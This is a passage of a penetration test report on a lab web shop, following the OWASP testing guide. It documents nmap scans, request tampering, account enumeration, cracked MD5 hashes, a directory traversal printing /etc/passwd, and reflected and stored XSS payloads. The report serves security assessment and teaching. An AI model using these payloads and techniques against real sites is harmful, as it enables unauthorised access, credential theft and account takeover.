


Figure 21 - /admin/ login portal.

This confirms the existence of an administrative web interface attached to the website that does not seem to have any sort of black or white listing.

There were no hidden fields or other POST parameters of interest when the form was submitted with test credentials.

Login credentials for this admin panel were found in section 2.7.3.

2.2.4 Test HTTP Methods

Testing for available HTTP methods was done using the “http-methods” NMAP script. The command run was:

```
nmap -p 80 --script http-methods 192.168.1.20
```

The results can be seen in the below figure.

```

root@kali:~# nmap -p 80 --script http-methods 192.168.1.20
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-17 09:13 EST
Nmap scan report for 192.168.1.20
Host is up (0.00027s latency).

PORT      STATE SERVICE
80/tcp    open  http
|_ http-methods:
|   _ Supported Methods: GET HEAD POST OPTIONS
MAC Address: 00:0C:29:1B:70:68 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 13.39 seconds

```

Figure 22 - Results of nmap scan using "http-methods" script.

This shows that the GET, HEAD, POST and OPTIONS methods were enabled on this webserver.

2.2.5 Test HTTP Strict Transport Security

No Strict Transport Security header exists on the web application due to the website using HTTP.

2.3 IDENTITY MANAGEMENT TESTING

2.3.1 Test Role Definitions

When an admin account was gained in section 2.7.3, roles could be tested. This was tested by attempting to access pages that appeared to be intended only for privileged admin users to access, using a standard user account. A standard user account could access any pages in the /admin/ directory except for two. The only pages that required an admin account to access were:

- http://192.168.1.20/admin/ADMIN/AS/add_new_products.php
- http://192.168.1.20/admin/ADMIN/AS/edit_product.php

A non admin also could not delete or archive users or products from the admin panel.

2.3.2 Test User Registration Process

The website provides a user registration process found on /register.php. Anyone can access and submit this form and they are automatically granted access to the site if certain criteria are met. A user could register multiple times as long as they provide a different email address. A user can only register under one standard role. First, middle and last name are required as identification, along with date of birth, email, address, city and contact number, however, there is no verification for these parameters except that the data in the email field is unique.

This information could easily be forged by a malicious user to mass create accounts. There is also very limited client side validation that can be seen in the figure below.

```

<script type='text/javascript'>
function validation(){
    //var CheckPassword = /^[A-Za-z]\w{7,14}$/; - numbers and characters and uppercase
    //var CheckPassword = /^[a-z]\w{7,14}$/; -
        var letterexp = /[a-zA-Z]+$/;
    var quanti = 32;
    var CheckPassword = /\w{7,14}/;
    if(document.getElementById('password').value.match(CheckPassword)){
    }else{
        alert('Password must have minimum and maximum of 7 to 14 characters');
        document.getElementById('password').value = '';
        document.getElementById('password').focus();
    }

    var date1 = new Date();
    var dob= document.getElementById("dob").value;
    var date2=new Date(dob);
        var y1 = date1.getFullYear(); //getting current year
        var y2 = date2.getFullYear(); //getting dob year
        var ages = y1 - y2; //calculating age
    if(+ages<=16){
        alert("Age below 18 is not allowed to register");
        document.getElementById('dob').value='';
    }
}
</script>

```

Figure 23 - Validation script built into /register.php, taken from the pages source code.

The validation script allows a user aged 17 to register for the site but the error message, seen in the figure above, clearly indicates this is not meant to be allowed. There is no validation to confirm a valid phone number or email address, allowing the user to enter any number or string.

The request can also be tampered with to not meet the requirements. See the figure below for an example of this.

```

POST http://192.168.1.20/register.php HTTP/1.1
Host: 192.168.1.20
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: https://192.168.1.20/register.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 212
Connection: keep-alive
Cookie: SecretCookie=
Njg2MTYzNmIzYzYxNjI0MDY4NjE2MzZiNmM2MTYyMmU2MzMnNmQzYTM3MzAzNTMyNjM2MTY0MzY2MjM0MzEzNTY2MzQzMjM3MzI2MzM
xMzkz0DM2NjE2MTMSNjEzNTMwNjEzNzYzMzYzMTMxMzYzMTMzMzkz0TMz; PHPSESSID=1pf86b7f1edhcl3i4hj0lps1j3
Upgrade-Insecure-Requests: 1

```

The screenshot shows a browser's developer tools network tab. A POST request is being sent to 'register.php'. The URL is 'http://192.168.1.20/register.php'. The request body contains several parameters: 'gender=Male', 'fname=Test', 'middlename=Test', 'lastname=Test', 'email=test%40hacklab.com', 'password=pass', 'password1=pass', 'bdate=2020-11-11', 'address=A', 'city=Dundee', 'cnumber=1', 'email_create=1', 'is_new_customer=1', and 'submit=Register'. The 'password' and 'password1' fields are highlighted in red, indicating they were tampered with.

Figure 24 - Request sent, bypassing validation script.

The date of birth has been changed to the current year and the password changed to a 4-character string. Neither of these should be valid entries, however, the account was created successfully.

2.3.3 Testing for Account Enumeration and Guessable User Account

To test account login enumeration, a login was attempted with an unregistered username and then a registered username, both times using an invalid password. The results were then examined to attempt to find a difference in the error messages.

When an unregistered username was used to attempt to login, the following error was displayed.




Figure 25 - Response when an invalid username is used.

When a valid username was used but with an incorrect password, a different error was displayed.




Figure 26 - Response when a valid username is used.

Registered usernames could also be enumerated by attempting to sign up to the website with an already in use email address. The response message can be seen below.




Figure 27 - Response when a user attempts to sign up with an email address that is already in use.

Using this knowledge, an attacker could enumerate usernames by trying to login with the potential username and any password. Based on the response, the attacker would know if the username was registered with the website or not.

2.3.4 Testing for Weak or Unenforced Username Policy

This web application used the users email as their username, however, there was absolutely no validation or enforced structure around the entered email address. The user can enter any string, from a single character to 100s.

2.4 AUTHENTICATION TESTING

2.4.1 Testing for Credentials Transported over an Encrypted Channel

It could be assumed all traffic to and from the site would be sent in clear text as the website is served over HTTP. To test for this, a /login.php POST request was sent and then examined in Wireshark. See the below figure for findings.




Figure 28 - Wire Shark analysis of credentials being sent in clear text.

As the figure shows, the packet was sent in plain text, including the login credentials.

2.4.2 Testing for Weak Lock Out Mechanism

To test for a lock out mechanism, the standard procedure of X incorrect logins and then one correct login was done, in accordance with best practice from the OWASP testing guide (WSTG - Stable | OWASP, 2020). An incorrect login was supplied 5 times and then a correct login was supplied. The final login attempt was successful. This was repeated for 10 and then 20. After both these attempts, the account still was not locked and could be logged into. Therefore, there is no lock out mechanism in place for ordinary user accounts.

2.4.3 Testing for Bypassing Authentication Schema

OWASP outline four different methods for bypassing the authentication schema, which were all tested against the web application. These are:

- Direct Page Request (forced browsing)
- Parameter Modification
- Session ID Predication
- SQL Injection

Direct Page Request

The page /official_receipt1.php could be accessed without any level of authentication. As discussed earlier in section 2.1.5, any receipt can be loaded onto this page if the id parameter is changed. This means anyone can view anyone else's receipt.

The /admin/ADMIN directory can also be accessed via forced browsing. From there, 3 other directories can be accessed, /admin/ADMIN/ADS, /admin/ADMIN/AS and /admin/ADMIN/OOS. Customer details could then be viewed from /admin/ADMIN/ADS/Customers.php and even MD5 password hashes in the source code of /admin/ADMIN/ADS/View_Customer.php when the parameter "id" was supplied with a number between 1 and 8. An example of this page can be seen in the below figure.

The screenshot shows a Firefox browser window with the URL https://192.168.1.20/admin/ADMIN/ADS/View_Customer.php?id=1. The page title is 'Customer Information'. The form fields contain the following data:

First name	Rick
Middle name	God
Last name	Adley
Date of Birth	09 / 15 / 1995
Gender	Male
Address	1 Bell Street, Dundee
City	Dundee
Contact Number	012345678
Email	hacklab@hacklab.com
Password	[REDACTED]

On the left side of the browser window, there is a sidebar with the message 'Did Not Connect: Potential Security! Firefox detected potential security risks and did not connect because this requires a secure connection.' On the right side, there is a sidebar with links: 'Home', 'Customers', 'Customer List', 'Announcement', and 'Messages'.

Figure 29 - Customer details can be accessed by anyone with no authentication

The MD5 password hash could then be found in the page source code.

```
<input type="password" name="password" class="form-control" name="midname" id="password" onchange="validation()" value="7052cad6b415f4272c1986aa9a50a7c3"
```

Figure 30 - While the hash was censored on the page, the MD5 hash is viewable in the source code.

The hash was then cracked on crackstation.net, revealing the plain text and confirming it as MD5.

Hash	Type	Result
7052cad6b415f4272c1986aa9a50a7c3	md5	hacklab

Figure 31 - Confirmation that it is indeed an MD5 hash and the resulting plain text password from crackstation.net

From this section of the site, an attacker could also view emails from users. An attacker seemingly could not do anything else, like send out announcements or delete/modify user data, without admin credentials.

Parameter Modification

There were no parameters found that indicated that the web application was vulnerable to this attack.

Session ID Prediction

While the site does employ the use of a cookie aptly named “SecretCookie”, this cookie is not vulnerable to Session ID Prediction. It is analyzed later in section 2.6.1.

SQL Injection

The login form on /index.php could be bypassed using a SQL injection. This was further explored in section 2.7.3.

2.4.4 Testing for Weak Password Policy

To validate passwords during registration, the site uses a client-side script which was already examined in section 2.3.2. The only restrictions around password creation were that they fit into the regex rule “\w{7,14}”, meaning it contains between 7 and 14 characters of a-z, A-Z, 0-9 or underscores. However, this restriction can be bypassed as demonstrated in section 2.3.2.

A user can change their password immediately after signing up or having just changed it. It did not appear that any password expiration existed on the site. The site also kept no history of passwords, meaning a user could reuse passwords. There was also no restriction on what content could make up the password, including name, email or address and common passwords like “Password1” or “123456” could be set.

2.4.5 Testing for Weak Password Change or Reset Functionalities

The site provided a way to change a user’s password once logged in on /updatepassword.php, or reset it if it was forgotten, however the later does not seem to function as intended.

For the user to reset their password via /updatepassword.php, no other authentication information is required after the user is logged in, e.g. they do not have to enter their old password or a secret in order to change it to a new one.

For a password reset, the user could visit /forgotpass.php. This page could be found by navigating to /register.php, selecting the login drop down and click “Forgot Password”.




Figure 32 - Forgot password link is hidden in the login drop down on the sign-up page.

Here, the user could enter their email address and have the server send them a new password in an email. No authentication is required for this, so any actor could enter any email address associated with an account to have the password reset. Also, if a user is logged in and then a password reset request is sent for that user, they are not logged out, giving a user no way to remove a hacker from their account. Furthermore, the functionality itself does not seem to work as intended, no email is ever sent to the address, even when tested with a @gmail.com address. Therefore, if a user requests to reset their password, they are essentially locked out of their account. The password hash could be grabbed using the technique disclosed in section 2.4.3. In one test, the password was changed to “876” as can be seen in the figure below.

Hash	Type	Result
57d16d00201083a2b118dd5128dd6f59	md5	876

Figure 33 - The crackstation.net result of the cracked MD5 hash, revealing the new, 3 digit, password.

This password seems to be set randomly, however, since it's a 3-digit number, there are only 1000 variations. As noted in 2.4.2, there is no lock out system, there for an attacker could reset a user's password and then brute force their way into the account.

2.5 AUTHORIZATION TESTING

2.5.1 Testing Directory Traversal File Include

There was one page that was vulnerable to directory traversal file include, which was disclosed in section 2.1.6, /addendum.php. By setting the parameter “type” equal to “/etc/passwd”, the file would be displayed to the user. This can be seen in the below figure.

```

root:x:0:root:root:/bin/bash daemon:x:1:daemon/usr/sbin/nologin bin:x:2:bin:/usr/sbin/nologin sys:x:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd Network Management,,,:/run/systemd /netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false syslog:x:104:108:/:/home/syslog:/bin/false_apt:x:105:65534:/:nonexistent:/bin/false messagebus:x:106:110:/:/var/run/dbus:/bin/false uid:x:107:111:/:/run/uid:/bin/false lightdm:x:108:112:Light Display Manager:/var/lib/lightdm:/bin/false ntp:x:109:114:/:/home/ntp:/bin/false whoopsie:x:110:115:/:nonexistent:/bin/false dnsmasq:x:111:65534:dnsmasq,,,:/var/lib/misc:/bin/false pulse:x:112:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false osboxes:x:1000:1000:osboxes.org,,,:/home/osboxes:/bin/bash mysql:x:999:1001:/:/home/mysql:

```

Figure 34 - Result of traversal file including of “/etc/passwd”, printing the entire file out.

2.6 SESSION MANAGEMENT TESTING

2.6.1 Testing for Session Management Schema

The web application uses cookies to manage a user session. The site creates these cookies when a user successfully logs in using a standard user account. An example of both of these cookies can be seen below.

```

HTTP/1.1 200 OK
Date: Wed, 18 Nov 2020 13:59:37 GMT
Server: Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16
.X3
X-Powered-By: PHP/5.6.34
Set-Cookie: SecretCookie=
Njg2MTYzMjI2YzYxNjI0MDY4NjE2MzMzINmM2MTYyMmU2MzMzMnQzYTM3MzAzNTMyNjM2MTY0MzY2MjM0MzMz
NTY2MzMjM3MzMjI2MzMxMzkzODM2NjE2MTM5NjEzNTMwNjEzNzYzMzMzYTMxMzMzYzMDM1MzcMDM3MzkzNzM3
Set-Cookie: PHPSESSID=uor3s9h6ulvdonpllc76ubsm02; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=k19jnvbn4hg7fec1l7b6h7av2; path=/
Content-Length: 7856
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

```

Figure 35 - The two cookies set when a user logs in.

Neither of the cookies had any plain text within them. The “SecretCookie” was further analyzed using “CyberChef” to determine its encoding. After being decoded through Base64 and Hex, the cookie displayed plain text, as can be seen below.




Figure 36 - The result of running the “SecretCookie” through Base64 and Hex decode to get the plain text result.

The cookie was made up of 3 components: the login email, MD5 password hash and a unix timestamp of when the user logged in.

The MD5 hash could be confirmed by putting it through crackstation.net.

Hash	Type	Result
7052cad6b415f4272c1986aa9a50a7c3	md5	hacklab

Figure 37 - Result of cracking the MD5 string found in the cookie via crackstation.net, revealing the users password.

The unix timestamp could be confirmed by translating it into the equivalent, human readable time on unixtimestamp.com.

Timestamp Converter

160570977

Is equivalent to:

11/18/2020 @ 1:59pm (UTC)

2020-11-18T13:59:37+00:00 in ISO 8601

Wed, 18 Nov 2020 13:59:37 +0000 in RFC 822, 1036, 1123, 2822

Wednesday, 18-Nov-20 13:59:37 UTC in RFC 2822

2020-11-18T13:59:37+00:00 in RFC 3339

Make Another Conversion:

Enter a Date & Time:

- - @ : : (24h:min:sec)

Enter a Timestamp:

Convert

Figure 38 - Result of converting the unix time stamp, showing that it is a log of when the user created their session.

The “SecretCookie” does not seem to have any function, as removing it from the users session using development tools did not log the user out or cause any other adverse effect, even after navigating to other parts of the site.

PHPSESSID is assumed to be the standard results of the PHP method session_id. Trying to decode or crack it yielded no results. Deleting the PHPSESSID cookie did log the user out of the site

2.6.2 Testing for Cookie Attributes

Only a handful of cookie attributes were set by the site.

The “expires” attribute was set, at “19 Nov 1981 08:52:00 GMT” meaning that it should expire once the browser is closed.

The “path” attribute was also set at “/” meaning the cookie was set at the server’s root. This means if there were other vulnerable apps on the same web server, this cookie may be vulnerable, however, since this web server is seemingly hosting only this singular web app, this should not be an issue.

2.6.3 Testing for Logout Functionality

The site has a logout function found at /logout.php. This page could be visited by clicking the “Log Out” link at the top of almost all the pages. The logout functionality was tested but no issues were found with it.

After testing, it appeared there was no session timeout function in place. An account was left logged in for an hour and could still access pages that required authentication.

2.7 INPUT VALIDATION TESTING

2.7.1 Testing for Reflected Cross Site Scripting

An active scan was done using ZAP to automate the discovery of cross site scripting (XSS) vulnerabilities. The results of this scan were used as a starting point for testing inputs on the site.

There were 16 pages found that were vulnerable to reflected XSS in the URL. Many of these seemed to be the same page stored in a different directory and some required administrative login to access. A full list of these URLs can be found in Appendix D. For example,

“/admin/ADMIN/ADS/announcement_detail.php” could have its “id” parameter injected with JS. To do this, the string has to be URL encoded. An example of this can be seen below.




Figure 39 - URL Encoding the payload

The output can be appended to the “id” parameter, giving you a URL of:

http://192.168.1.20/admin/ADMIN/ADS/announcement_detail.php?id=%27%22%3Cscript%3Ealert%281%29%3B%3C%2Fscript%3E

When this URL was visited, an alert was displayed to the user.




Figure 40 - Proof of concept for reflected XSS

2.7.2 Testing for Stored Cross Site Scripting

There were several parts of the website that were vulnerable to Stored XSS.

On "/announcement_detail.php?id=1" users can post announcements that can then be viewed by other users. This function was vulnerable to stored XSS as can be seen in the figures below.

A screenshot of a web form. The input field is labeled "Comment:" and contains the value "<script>alert(1)</script>". Below the input field is a green button labeled "Submit Query".

Figure 41 - The XSS payload run on /announcement_detail.php?id=1.

After the query had been submitted, any user to visit that page would have that JS executed on their client as can be seen below.




Figure 42 - The result of the code running on the client, proving that XSS is possible.

The first and last name parameters found in both /register.php and /updatepassword.php were vulnerable to XSS and could allow XSS to be executed at the admin level, leading to the ability to steal admins cookies and impersonate them. Setting a users first name to script cause it to be run on any page where a users first name was loaded, including in the admin panel.

Your personal information Back

Gender

First name

Middle name

Figure 43 - Payload placed in the "First Name" field on /updatepassword.php.

When the form was saved and /customers was viewed in the admin panel, the code was executed.




Figure 44 - The payload was run whenever the users first name was loaded, including on the /customers page of the admin panel.

This could also be done with email, last name, middle name, gender, date of birth, and contact number, however some of these did require tampering of the request.

Another notable instance of stored XSS could be done from the admin panel. After logging in, an attacker could create an announcement with embedded JS in it. An example of this can be seen below.

A screenshot of a web application interface. On the left, there is a form titled "Update Announcement". It has several input fields: "What" contains the value "pwned <script>alert(1)</script>", "Image" has a link "EDIT IMAGE", "When" shows the date "2020-11-18 08:11:50", "Where" is set to "Here", and "Details" is an empty text area. Below the form is a green "Submit" button. To the right of the form is a sidebar with a navigation menu. The menu items include "Home", "Customers" (with a user icon), "Customer List" (with a user icon), "Announcement" (with a yellow speech bubble icon, highlighted in blue), and "Messages" (with an envelope icon). The "Announcement" item is currently selected.

Figure 45 - An example of creating a malicious announcement from the admin panel.




Figure 46 - Embedded JS being triggered when the announcement is loaded.

The “shipping address” field on /product_summary.php was also vulnerable to stored XSS. The code would be executed when viewed on the receipt, which can be done by an administrator from the admin panel.

